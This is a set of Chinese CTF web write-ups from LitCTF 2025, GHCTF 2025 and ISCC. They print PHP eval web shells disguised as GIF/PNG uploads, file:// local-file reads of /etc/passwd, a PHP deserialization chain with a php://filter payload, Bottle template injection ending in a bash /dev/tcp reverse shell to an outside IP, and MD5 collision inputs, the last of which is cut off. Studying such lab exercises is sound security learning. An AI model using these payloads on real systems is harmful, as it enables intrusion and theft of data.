
想到源码有提示　//file查看头像，不像是参数名，发现是参数名

一直还GIF89a，于是换文件，用php段标签

```
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundarya2d230666a2773376186b8ea0b186a
Content-Disposition: form-data; name="avatar"; filename="muma.jpg"
Content-Type: application/octet-stream

<?= @eval($_POST['yjh']);?>
------geckoformboundarya2d230666a2773376186b8ea0b186a--
```

```
------geckoformboundary6448a64a624e70ce1438eccc42894le7
Content-Disposition: form-data; name="avatar"; filename="muma2.jpg"
Content-Type: image/png

GIF89a <?= @eval($_POST['yjh']);?>
```






226.easy_signin [Litctf2025]


一进去就403

我以为是环境问题，没思路先扫盘

```
Target: http://node6.anna.nssctf.cn:23652/

[16:20:30] Starting:
[16:21:17] 301 -  169B  - /api  ->  http://node6.anna.nssctf.cn/api/
[16:21:19] 301 -  169B  - /backup  ->  http://node6.anna.nssctf.cn/backup/
[16:21:27] 302 -    0B  - /dashboard.php  ->  /login.html
[16:21:45] 200 -   51B  - /login.php
[16:21:45] 200 -    6KB - /login.html

Task Completed
```



示参数不完整，最后只有login.html能进入，查看源码




两处关键

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>文档管理系统登录</title>
<script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>
<script src="api.js"></script>
<style>
```


```
loginBtn.addEventListener('click', async () => {
    const rawPassword = passwordInput.value.trim();
    if (!rawPassword) {
        errorTip.textContent = '请输入密码';
        errorTip.classList.add('show');
        passwordInput.focus();
        return;
    }

    const md5Username = CryptoJS.MD5(rawUsername).toString();
    const md5Password = CryptoJS.MD5(rawPassword).toString();


    const shortMd5User = md5Username.slice(0, 6);
    const shortMd5Pass = md5Password.slice(0, 6);


    const timestamp = Date.now().toString(); //五分钟


    const secretKey = 'easy_signin';
    const sign = CryptoJS.MD5(shortMd5User + shortMd5Pass + timestamp + secretKey).toString();

    try {
        const response = await fetch('login.php', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded',
                'X-Sign': sign
            },
            body: new URLSearchParams({
                username: md5Username,
                password: md5Password,
                timestamp: timestamp
            })
        });

        const result = await response.json();
        if (result.code === 200) {
            alert('登录成功!');
            window.location.href = 'dashboard.php';
        } else {
            errorTip.textContent = result.msg;
            errorTip.classList.add('show');
            passwordInput.value = '';
            passwordInput.focus();
            setTimeout(() => errorTip.classList.remove('show'), 3000);
        }
    } catch (error) {
        errorTip.textContent = '网络请求失败';
        errorTip.classList.add('show');
        setTimeout(() => errorTip.classList.remove('show'), 3000);
    }
});

passwordInput.addEventListener('input', () => {
    errorTip.classList.remove('show');
});
```

查看api/js




先尝试看看文件


看不见哦




urlcode.php 的快照如下：



尝试php伪协议，被禁用，尝试fiile协议




发现file协议可以



file:///etc/passwd 的快照如下：


```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

查看各个文件，最后看到



```
<b>file:///var/www/html/api/sys/urlcode.php 的快照如下：</b><br><br><pre><?php
error_reporting(0);

function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}

$url = $_REQUEST['url'];
if($url){

    $forbidden_protocols = ['ftp://', 'php://', 'zlib://', 'data://', 'glob://', 'phar://', 'ssh2://', 'rar://', 'ogg://', 'expect://'];
    $protocol_block = false;
    foreach ($forbidden_protocols as $proto) {
        if (strpos($url, $proto) === 0) {
            $protocol_block = true;
            break;
        }
    }
    $log_block = strpos($url, '.log') !== false;

    if ($protocol_block) {
        echo "禁止访问：不允许使用 [$proto] 协议";
    } elseif ($log_block) {
        echo "禁止访问：URL 包含 .log";
    } elseif (strpos($url, 'login.php') !== false || strpos($url, 'dashboard.php') !== false || strpos($url, '327a6c4304ad5938eaf0efb6cc3e53dc.php') !== false) {
        echo "看不见哦";
    } else {
        echo "<b>".$url." 的快照如下：</b><br><br>";
        echo "<pre>";
        curl($url);
        include($url);
        echo "</pre>";
    }
}
?>
```

结果直接就能看



NSSCTF{20496807-27a9-45e8-90d2-694f2d5c40b7}

227.君の名は [LitCtf2025]

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
create_function("", 'die(`/readflag`);');
class Taki
{
        private $musubi;
        private $magic;
        public function __unserialize(array $data)
        {
                $this->musubi = $data['musubi'];
                $this->magic = $data['magic'];
                return ($this->musubi)();
        }
        public function __call($func,$args){
                (new $args[0]($args[1]))->{$this->magic}();
        }
}

class Mitsuha
{
        private $memory;
        private $thread;
        public function __invoke()
        {
                return $this->memory.$this->thread;
        }
}

class KatawareDoki
{
        private $soul;
        private $kuchikamizake;
        private $name;

        public function __toString()
        {
                ($this->soul)->flag($this->kuchikamizake,$this->name);
                return "call error!no flag!";
        }
}

$Litctf2025 = $_POST['Litctf2025'];
if(!preg_match("/^[Oa]:[\d]+/i", $Litctf2025)){
        unserialize($Litctf2025);
}else{
        echo "把O改成C不就行了吗,笨蛋!～(∠・ω< )⌒☆";
}
```

228.[GHCTF 2025]UPUPUP

php文件不允许


抓包爆破，确定本题为白名单限定后缀，主流可用文件尾缀为png，jpg

直接上传.htaccess失败，要用文件头绕过，GID89a会是网站直接报错，翻阅资料使用#define width 1337
#define height 1337

```
------geckoformboundary8e4be0c9efff590feae12949320c893b
Content-Disposition: form-data; name="file"; filename="muma2.png"
Content-Type: image/png

GIF89a <? =@eval($_POST['yjh']);?>
------geckoformboundary8e4be0c9efff590feae12949320c893b
Content-Disposition: form-data; name="upload"

□□
```

最后上传图片马，连接yijian

229.想犯大吴疆土吗 [ISCC]



然后会发现url后面还有个box4，把**铁索连环**提交到box4，然后拿到reward.php文件

```
<?php
if (!isset($_GET['xusheng'])) {
    ?>
    <html>
    <head><title>Reward</title></head>
    <body style="font-family:sans-serif;text-align:center;margin-top:15%;">
        <h2>想直接拿奖励？</h2>
        <h1>尔要试试我宝刀是否锋利吗？</h1>
    </body>
    </html>
    <?php
    exit;
}

error_reporting(0);
ini_set('display_errors', 0);
?>

<?php

// 犯flag.php疆土者，盛必击而破之!

class GuDingDao {
    public $desheng;

    public function __construct() {
        $this->desheng = array();
    }

    public function __get($yishi) {
```

```php
        $dingjv = $this->desheng;
        $dingjv();
        return "下次沙场相见，徐某定不留情";
    }

}

class TieSuoLianHuan {
    protected $yicheng;

    public function append($pojun) {
        include($pojun);
    }

    public function __invoke() {
        $this->append($this->yicheng);
    }

}

class Jie_Xusheng {
    public $sha;
    public $jiu;

    public function __construct($secret = 'reward.php') {
        $this->sha = $secret;
    }

    public function __toString() {
        return $this->jiu->sha;
    }

    public function __wakeup() {
        if (preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->sha)) {
            echo "你休想偷看吴国机密";
            $this->sha = "reward.php";
        }
    }

}

echo '你什么都没看到？那说明……有东西你没看到<br>';

if (isset($_GET['xusheng'])) {
    @unserialize($_GET['xusheng']);
} else {
    $a = new Jie_Xusheng;
    highlight_file(__FILE__);
}

// 铸下这铁链，江东天险牢不可破！
```

php反序列化，

复现：TieSuoLianHuan类中有个文件包含漏洞，最后要拿到flag，肯定要文件包含的

说真的有个非常大的脑洞，要把GuDingDao结尾的o改为0才能执行成功，逆如天！

构造的反序列化连子：

```php
<?php

class GuDingDaO {
    public $desheng;

    public function __get($yishi) {
        $dingjv = $this->desheng;
        $dingjv();
        return "下次沙场相见，徐某定不留情";
    }

}

class TieSuoLianHuan {
    protected $yicheng="php://filter/convert.base64-encode/resource=flag.php";

    public function append($pojun) {
        include($pojun);
    }

    public function __invoke() {
        $this->append($this->yicheng);
    }

}

class Jie_Xusheng {
    public $sha;
    public $jiu;

    public function __toString() {
        return $this->jiu->sha;
    }

    public function __wakeup() {
        if (preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->sha)) {
            echo "你休想偷看吴国机密";
        }
    }

}

$a = new Jie_Xusheng();
$a->sha=new Jie_Xusheng();
$a->sha->jiu = new GuDingDaO();
$a->sha->jiu->desheng=new TieSuoLianHuan();

echo serialize($a);
echo "\n\n\n";
echo (str_replace('_', '%5F', urlencode(serialize($a))));
echo "\n";
```

构造payload得到flag的base64码

230. [GHCTF 2025]Message in a Bottle

、

看附件源代码 设置了waf屏蔽{}符号

```
def waf(message):
    return message.replace("{", "").replace("}", "")
```

，那说明可以绕过再ssti模板注入

把附件代码抛给ai 这题用了bottle框架，查询bottle的ssti

查看官方文档 模板引擎允许您在模板中嵌入python代码的行或块。代码行以开头 `%` 代码块被 `<%` 和 `%>` 令牌：

嵌入Pyhton代码

模板引擎允许您在模板中嵌入python代码的行或块。代码行以开头 `%` 代码块被 `<%` 和 `%>` 令牌：

```
% name = "Bob"  # a line of python code
<p>Some plain text in between</p>
<%
  # A block of python code
  name = name.title().strip()
%>
<p>More plain text</p>
```

嵌入的python代码遵循常规的python语法，但有两个附加的语法规则：

- **缩进被忽略**。 您可以在语句前面放尽可能多的空白。这允许您将代码与周围的标记对齐，并可以大大提高可读性。
- 通常缩进的块现在必须用 `end` 关键字。

```
<ul>
  % for item in basket:
    <li>{{item}}</li>
  % end
</ul>
```

两个 `%` 以及 `<%` 只有当令牌是一行中的第一个非空白字符时，才能识别它们。如果它们出现在模板标记的中间文本中，则不必转义它们。只有当一行文本以这些标记中的一个开头时，才必须用反斜杠将其转义。在极少数情况下，反斜杠+标记组合出现在标记的行首，您可以随时帮助自己在内联表达式中使用字符串：

```
This line contains % and <% but no python code.
\% This text-line starts with the '%' token.
\<% Another line that starts with a token but is rendered as text.
{{'\\%'}} this line starts with an escaped token.
```

如果你发现自己需要逃避很多，考虑使用 custom tokens .

注意 `%` 和 `<% %>` 工作 *确切地* 同样的方法。后者只是一种方便的方法，可以减少输入并避免较长代码段的混乱。这意味着 `<% %>` 块中，所有缩进的代码都必须以 `end` ，如下例所示：

```
<%
    if some_condition:
        some_operation()
    elif some_other_condition:
        some_other_operation()
    else:
        yet_another_operation()
        if yet_another_condition:
          some_more_stuff()
        end
    end
%>
```

由于if判断有一个特性：

`if` 语句在模板渲染时必定会执行条件表达式（无论条件真假）

也就是说只要把代码写在if后面就一定能执行写入的代码

我们导入os模块


```
PS C:\Users\lin> ncat -lvnp 6666
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 127.0.0.1:21071.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
ls
ls
app.py
root@2eb23a7b86934f72:/app# whoami
whoami
root
root@2eb23a7b86934f72:/app# ls /
ls /
app
bin
boot
dev
docker-entrypoint.sh
etc
flag
home
```

另一种解法
在SimpleTemplate模板下我们可以使用 % 来执行python代码。

这样就可以绕过 { 了，但是我们的 % 所在的那一行 % 的前面只能有空白字符，我们直接换行即可

```
% __import__('os').popen("bash -c 'bash -i >& /dev/tcp/123.56.103.169/4444
0>&1'").read()
```

231.[GHCTF 2025]ez_readfile

```php
<?php
    show_source(__FILE__);
    if (md5($_POST['a']) === md5($_POST['b'])) {
            if ($_POST['a'] != $_POST['b']) {
                    if (is_string($_POST['a']) && is_string($_POST['b'])) {
                            echo file_get_contents($_GET['file']);
                    }
            }
    }
?>
```

Notice: Undefined index: a in **/var/www/html/index.php** on line **3**

Notice: Undefined index: b in **/var/www/html/index.php** on line **3**

Notice: Undefined index: a in **/var/www/html/index.php** on line **4**

Notice: Undefined index: b in **/var/www/html/index.php** on line **4**

强比较的话只能用hash碰撞绕过


md5强碰撞例子

```
psycho%0A%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00W%ADZ%AF%3
C%8A%13V%B5%96%18m%A5%EA2%81_%FB%D9%2
4%22%2F%8F%D4D%A27vX%B8%08%D7m%2C%E0%
D4LR%D7%FBo%10t%19%02%82%7D%7B%2B%9Bt%
05%FFI%AE%8DE%F4%1F%84%3C%AE%01%0F%9B
%12%D4%81%A5J%F9H%0FyE%2A%DC%2B%B1%B4
%0F%DEcC%40%DA29%8B%C3%00%7F%8B_h%C6%
D3%8Bd8%AF%85%7C%14w%06%C2%3AC%BC%0C%
1B%FD%BB%98%CE%16%CE%B7%B6%3A%F3%99%
B59%F9%FF%C2
```

与

```
psycho%0A%00%00%00%00%00%00%00%00%00%00
```
